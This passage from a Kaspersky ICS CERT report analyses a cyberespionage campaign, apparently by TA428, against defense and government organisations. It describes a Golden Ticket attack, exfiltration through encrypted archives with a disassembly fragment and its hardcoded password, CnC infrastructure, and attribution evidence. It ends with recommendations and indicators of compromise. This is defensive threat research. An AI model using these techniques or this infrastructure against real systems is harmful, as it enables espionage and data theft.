In the process of attacking a domain controller, the attackers obtained, among others, the password hash of the user krbtgt (Active Directory service account), enabling them to conduct an attack known as Golden Ticket. It allowed them to issue Kerberos tickets (TGT) independently and authenticate on any Active Directory service – all of this for an unlimited time.

In one of the cases analyzed, the attacked organization's security team was able to identify suspicious activity on the domain controller, after which the passwords of those users whose accounts had been compromised were

changed. However, the attackers continued to act on behalf of these accounts without any problems using Kerberos tickets. This shows that in the case of a Golden Ticket attack, standard incident response methods are inadequate.

Finally, it is worth noting that in one of the cases the attackers were also able to gain access to the server hosting the system that controls security solutions and to remotely modify the settings of endpoint security solutions used by the organization.

Infrastructure and data exfiltration

As part of a joint research project, we were granted access to the contents of several CnC servers hosted in the infrastructure of a hosting service provider. This provided us with additional threat actor activity information.

After gaining control of a major part of the attacked organization's IT infrastructure, the attackers moved on to the stage of stealing sensitive information. All files collected by the attackers were packed into password-protected ZIP archives. To automate the process, the attackers used their own build of the 7-Zip utility.

Code fragment from the 7-Zip build used in the attack

```
loc_40128E:
lea     edx, [esp+0A90h+CommandLine]
push    offset a7z        ; ".7z\" "
push    edx               ; Destination
call    _wcscat
lea     eax, [esp+0A98h+CommandLine]
push    offset aPugh3tUsyjva1R ; " -pUgH3t[UsYjvA1 -r -mhe=on -v1000m "
push    eax               ; Destination
call    _wcscat
lea     ecx, [esp+0AA0h+Buffer]
lea     edx, [esp+0AA0h+CommandLine]
push    ecx               ; Source
push    edx               ; Destination
call    _wcscat
lea     eax, [esp+0AA8h+CommandLine]
push    eax               ; String
call    _wcslen
add     esp, 1Ch
cmp     eax, ebp
jl      short loc_4012EB
```

It is worth emphasizing that the attackers created their archives in such a way that the names of the files in the archive, as well as their contents, were encrypted. In some cases, this approach may enable them to evade DLP solutions when sending sensitive data beyond the organization's perimeter.

The archives created were sent to one of the stage one malware CnC servers, which are located in different countries of the world. In most cases, stage one

servers perform only one function – redirecting the data received to a stage two server that is located in China. It is worth noting that the registration data of the stage one servers that we have seen includes the administrator's email address registered on a Chinese resource, 163.com.

Transfer of stolen data from infected systems

The function of saving all data redirected to the stage two server was enabled on one of the stage one servers.

Apparently, the attackers selected files manually, as the stolen data included files of different types from different directories. Only the files that had been selected were uploaded to the stage one server.

Victims

We currently know of more than a dozen victims of the attack and the investigation results indicate that this was a targeted and, one might even say, pinpoint attack. All the victims identified are associated with the defense industry or are public institutions.

The attack targeted industrial plants, design bureaus and research institutes, government agencies, ministries and departments in several East European countries (Belarus, Russia, and Ukraine), as well as Afghanistan.

About the attackers

A Chinese-speaking group is highly likely to be behind the attacks.

1. We can see significant overlaps in tactics, techniques, and procedures (TTPs) with TA428 activity.

2. The attack analyzed used the same weaponizer, which embeds code of a CVE-2017-11882 exploit in documents, as in earlier TA428 attacks that targeted enterprises in Russia's military-industrial complex.

3. Some indirect evidence also suggests a Chinese-speaking group very likely being behind the attack. This includes:

   a. the use of hacking utilities that are popular in China, such as Ladon,

   b. the fact that the second stage CnC server is located in China,

   c. the fact that the CnC server registration information includes an email address in the Chinese domain 163.com specified in the administrator's contact data.

In the course of our research, we analyzed 59 sessions in which the attackers connected to infected systems (importantly, these were cases where the attackers connected to infected systems and entered commands by hand rather than those associated with the malware running automatically). It turns out that the time of day when these sessions took place falls within the 8 am to 5 pm interval (with the exception of one case) in the GMT+8 time zone, where China (as well as some other countries) is located.

Times of attacker sessions on infected systems

Times of attacker sessions on infected systems

We believe that the attack series we have identified is an extension of known campaign described in the research of Cybereason, DrWeb, and NTTSecurity. This is supported by numerous facts and a large amount of evidence we have identified, from the choice of victims to matching CnC servers.

The authors of the research mentioned above attribute the attacks they describe to the activity of Chinese-speaking APT groups, pointing to TA428 as one of the most likely perpetrators.

An analysis of information obtained in the investigation suggests that cyberespionage was the purpose of the attack series in question.

Conclusions

The results of our research demonstrate that spear phishing remains one of the most relevant threats to industrial enterprises and public institutions. The attackers used primarily known backdoor malware, as well as standard techniques for lateral movement and antivirus solution evasion. At the same time, they were able to penetrate dozens of enterprises and even take control of the entire IT infrastructure, and IT security solutions of some of the organizations attacked.

The attack series that we have discovered is not the first in the campaign and, given that the attackers achieve a certain degree of success, we believe it is highly likely that they will continue to conduct similar attacks in the future. Industrial enterprises and public institutions should take extensive measures to repel such attacks successfully.

We are not wrapping up our investigation as yet and will release information on new findings as they appear.

If you have any questions or comments after reading this report or if you have any additional information that is relevant to the malicious campaign described in it, please do not hesitate to get in touch with us by sending an email to ics-cert@kaspersky.com.

Recommendations

1. Ensure that security software with support for centralized security policy management is installed on all servers and workstations and keep the antivirus databases and program modules of your security solutions up-to-date.

2. Check that all security software components are enabled on all systems and that a policy is in place which requires the administrator password to be entered in the event of attempts to disable protection.

3. Check that Active Directory policies include restrictions on user attempts to log in to systems. Users should be only allowed to log in to those systems which they need to access in order to perform their job responsibilities.

4. Restrict network connections, including VPN, to the systems on the OT network; block connections on all those ports the use of which is not required by the industrial process.

5. To the extent possible, limit trust relationships between the organization's domains and minimize the number of users with domain administrator privileges.

6. Train employees of the enterprise to securely work with the internet resources, and corporate communication channel such as email. Specifically, explain the possible consequences of downloading and executing files from unverified sources. Focus on identifying phishing emails and on secure practices related to working with Microsoft Office documents.

7. Use accounts with local administrator and domain administrator privileges only when this is necessary in order to perform the job responsibilities.

8. Restrict the ability of programs to gain SeDebugPrivilege privileges (where possible).

9. Enforce a password policy that has password complexity requirements and requires passwords to be changed on a regular basis.

10. Consider using Managed Detection and Response class services to gain quick access to high-level knowledge and expertise of security professionals.

11. Use dedicated ICS security solutions. Kaspersky Industrial CyberSecurity efficiently protects industrial endpoints and enables network monitoring on the OT network to identify and block malicious activity.

Appendix I – indicators of compromise

Note: *Indicators provided in this section were up-to-date and valid at the time of publication.*

File MD5

```
0A2E7C01B847D3B1C6EEBE6AF63DC140
0A945587E0E11A89D72B4C0B45A4F77E
10818F47AA4DC2B39A7B5EEF652F3C68
1157132504BE3BF556A80DB8A2FF9395
11955356232DCF6834515BF111BB5138
11BA5665EC1DBA660401AFDE64C2B125
17FA7898D040FA647AFA4467921A66CF
180EE3E469BFCFC079E1A46D16440467
1EA58FF469F5EE0FDCF5B30FC19E4CB8
216D9F82BA2B9289E68F9778E1E40AC9
29B62694DC9F720BD09438F37B7B358A
3953EB8F7825E756515BE79EF45655B0
3A13B99B2567190AB87E8AB745761017
40EB08F151859C1FE4DC8E6BC466B06F
413FA4AD3AFE00B34102C520A91F031C
4866622D249F3EA114495A4A249F3064
4AD1AD14044BD2C5A5C5E7E7DD954B23
4D42C314FF4341F2D1315D7810BD4E15
51367DC409A7A7E5521C2F700C56A452
51BEFD74AC3B8943DA58C841017A57A8
56AF3279253E4A60BD080DD6A5CA7BA8
5EA338D71D2A49E7B3259BC52F424303
5EB42E1BA99FACE02CE50EA1AAF72AB5
6038583B155F73FAF1B5EF8135154278
64EF950D1F31A41FE60C0FD10CA46109
6652923CE80A073FD985E20B8580E703
6BDF1C294B6A34A5769E872D49AFD9E7
6DFC3BDD2B70670BF29506E5828F627E
70DA6872B6B2DA9DDC94D14B02302917
7101FE9E82E9B0E727B64608C9FD5DF1
7C383C9CA29F78FCC815EAEA9373B4BB
7FE40325F0CEF8A32E69A6087EBC7157
84DF335EBC10633DA1524C7DBB836994
87AA0BEDF293E9B16A93E4411353F367
94AF1B400FDBDEBD8EDA337474C07479
AA7231904A125273F5E5EE55A1441BA4
AB26F4C877A7357CABF95FB5033A5BEF
AB55A08ED77736CE6D26874187169BC9
AE11F7218E919DF5B8A9A2C0DC247F56
B2C9F5CAE72AF5A50940D55BB5B92E98
C6D6CFFD56638A68A0DE11035B9C9097
CBECDFA1D0708D60500864A2A9DE4992
CCC9482A7BEE777BBB08172DCCDAB8AA
D394F005416A20505C597ECF7882450F
D44A276529343F7AC291AD7AD0B99378
D669B03807102B4AF87B20EC3731909A
DA765E4E6B0D2544FE3F71E384812C40
```

E005F5DA3BA5D6726DA4E6671605B814
E2A3CD2B3C2E43CA08D2B9EE78D4919B
E8800D59C411A948EE966FF745FBD5C9
E8A16193BCD477D8231E6FC1A484DC8A
EBCFFECE1B1AF517743D3DFFDE72CB43
F01A9A2D1E31332ED36C1A4D2839F412
FB2B4C9CA6A7871A98C6E2405E27A21F
FF6D8578BE65A31F3624B62E07BEF795
6860189B79FF35199F99171548F5CD65
9EC56A18333D4D4E4D3C361D487C05BD
E5B6571E1512D3896F8C2367DDC5A02D
7CB0D8CFFE48DF7B531B6BEDE8137199
86BB8FA0D00FD94F15AE1BD001037C6C
9F5BBA1ACEF3CCBBDC789F8813B99067
4EA2B943A1D9539E42C5BDBA3D3CA7A0
5934B7E24D03E92B3DBACBE49F6E677C
C8F13C9890CEB695538FDC44AD817278
BABDF6FA73E48345F00462C3EF556B86
CBB7E0B8DDE2241480B71B9C648C1501

File path

C:\1\mcinsupd.cfg
C:\1\mcinsupd.exe
C:\1\mytilus3.dll
C:\1C\ace.exe
C:\2\LiveUpdate.exe
C:\2\safestore64.dll
C:\3\mcinsupd.cfg
C:\3\mcinsupd.exe
C:\3\mytilus3.dll
C:\4\LiveUpdate.exe
C:\4\safestore64.dll
C:\Microsoft\MF\Instsrv.exe
C:\Microsoft\MF\wus.dll
C:\ProgramData\1C\ace.exe
C:\ProgramData\2GIS\!research\Remediation.exe\winhelp.tmp
C:\ProgramData\2GIS\conhost.exe
C:\ProgramData\2GIS\conhost.exe.cab
C:\ProgramData\2GIS\ps.cab
C:\ProgramData\2GIS\Remediation.exe
C:\ProgramData\2GIS\Remediation.exe.cab
C:\ProgramData\2GIS\research\conhost.exe
C:\ProgramData\2GIS\research\Ps.exe
C:\ProgramData\2GIS\research\Remediation.exe
C:\ProgramData\AADConnect\1.bat
C:\ProgramData\AADConnect\bdtkexec.cfg
C:\ProgramData\AADConnect\PtWatchDog.exe
C:\ProgramData\AADConnect\TmDbgLog.dll
C:\ProgramData\Adobe\ARM\mcsync.exe
C:\ProgramData\Adobe\ARM\mcsync.log
C:\ProgramData\Adobe\ARM\McUtil.dll
C:\ProgramData\Apple\asOELnch.exe
C:\ProgramData\Apple\ccLib.dll
C:\ProgramData\Apple\NordLnch.cfg
C:\ProgramData\ASUS\ALL\mcsync.exe

```
C:\ProgramData\ASUS\ALL\mcsync.log
C:\ProgramData\ASUS\ALL\McUtil.dll
C:\ProgramData\Intel\hccutils.dll
C:\ProgramData\Intel\hkcmd.exe
C:\ProgramData\Intel\hkSetting.cfg
C:\ProgramData\Microsoft\AppV\hccutils.dll
C:\ProgramData\Microsoft\AppV\hkcmd.exe
C:\ProgramData\Microsoft\AppV\hkSetting.cfg
C:\ProgramData\Microsoft\Crypto\RSA\asOELnch.exe
C:\ProgramData\Microsoft\Crypto\RSA\ccLib.dll
C:\ProgramData\Microsoft\Crypto\RSA\mcsync.exe
C:\ProgramData\Microsoft\Crypto\RSA\mcsync.log
C:\ProgramData\Microsoft\Crypto\RSA\McUtil.dll
C:\ProgramData\Microsoft\Crypto\RSA\NordLnch.cfg
C:\ProgramData\Microsoft\DRM\LiveUpdate.exe
C:\ProgramData\Microsoft\DRM\mcinsupd.cfg
C:\ProgramData\Microsoft\DRM\mcinsupd.exe
C:\ProgramData\Microsoft\DRM\mytilus3.dll
C:\ProgramData\Microsoft\DRM\safestore64.dll
C:\ProgramData\Microsoft\MF\Active.GRL
C:\ProgramData\Microsoft\MF\Instsrv.exe
C:\ProgramData\Microsoft\MF\Pending.GRL
C:\ProgramData\Microsoft\MF\wus.dll
C:\ProgramData\Microsoft\uconhost.exe
C:\ProgramData\Oracle\ace.exe
C:\ProgramData\sh.exe
C:\Users\Default\AppData\Roaming\winset\LiveUpdate.exe
C:\Users\Default\AppData\Roaming\winset\safestore64.dll
C:\Windows\System32\Tasks\GUP
C:\Windows\System32\Tasks\hkcmd
C:\Windows\System32\wam.dll
C:\Windows\System32\wus.dll
C:\Windows\SysWOW64\wus.dll
C:\Windows\Temp\conhost.dll
C:\Windows\Temp\conhost.exe
C:\Windows\Temp\mcoemcpy.exe
C:\Windows\Temp\McoemcpyRun.log
C:\Windows\Temp\McUtil.dll
C:\Windows\Temp\McUtil.dll.cab
C:\Windows\Temp\net.log
C:\Windows\Temp\smcw.dll
C:\Windows\Web\1.bat
C:\Windows\Web\1\hccutils.dll
C:\Windows\Web\1\hkcmd.exe
C:\Windows\Web\1\hkSetting.cfg
C:\Windows\Web\ace.exe
C:\Windows\Web\Ladon.exe
C:\Windows\Web\wmic.vbs
C:\ProgramData\Microsoft\Network\Downloader\Client.cfg
C:\ProgramData\Microsoft\Network\Downloader\Update.exe
C:\ProgramData\mc.cab
C:\ProgramData\my_capture.exe
%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MpClient.dll
%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MsMpEng.exe
%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MSCAL.OCX
%AppData%\Roaming\Microsoft\MsMpEng.exe
```

```
C:\ProgramData\temp\wcrypt32.dll
C:\ProgramData\temp\wmic.dll
C:\ProgramData\ABBYY\FineReader\Client.cfg
C:\ProgramData\ABBYY\FineReader\debug.log
C:\ProgramData\ABBYY\FineReader\OEMPRINT.CAT
C:\ProgramData\ABBYY\FineReader\Update.exe
C:\ProgramData\ABBYY\FineReader\WINWORD.EXE_
C:\Windows\Temp\Client.cfg
C:\ProgramData\Adobe\Setup\mcinsupd.exe
C:\ProgramData\Adobe\Setup\mcinsupd.cfg
```

Security solution verdicts

```
Backdoor.Win32.Agent.myuhpj
Backdoor.Win32.Agentb.ca
Backdoor.Win32.Agentb.cc
Backdoor.Win32.CotSam.a
Backdoor.Win64.Agent.iwv
Backdoor.Win64.Agent.iwy
Backdoor.Win64.Agent.iwz
Backdoor.Win64.Agent.ixl
Backdoor.Win64.Agent.ixm
HackTool.Win64.Agent.hk
HEUR:Trojan.Win32.APosT.gen
not-a-virus:NetTool.Win32.NbtScan.a
Trojan.Win32.Agentb.kpkq
Trojan.Win32.APosT.mim
Trojan.Win32.APosT.min
Trojan.Win32.APosT.mxw
Trojan.Win64.Agent.qwhymc
Trojan.Win64.Agent.qwhypj
Trojan.Win64.Agentb.bdq
Trojan.Win64.Agentb.bse
Trojan.Win64.Agentb.bsf
Trojan.Win64.Dllhijacker.km
Trojan.Win64.Dllhijacker.ks
Trojan.Win64.DllHijacker.qq
HEUR:Backdoor.Win32.CotSam.gen
Backdoor.Win64.CotSam.a
```

Domain names and IP addresses

```
www1.nppnavigator[.]net
www3.vpkimplus[.]com
45.151.180[.]178
custom.songuulcomiss[.]com
tech.songuulcomiss[.]com
video.nicblainfo[.]net
160.202.162[.]122
doc.redstrpela[.]net
fax.internnetionfax[.]com
www2.defensysminck[.]net
info.ntcprotek[.]com
www1.dotomater[.]club
192.248.182[.]121
```

```
www2.sdelanasnou[.]com
54.36.189[.]105
5.180.174[.]10
45.63.27[.]162
server.dotomater[.]club
```

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT   ics-cert@kaspersky.com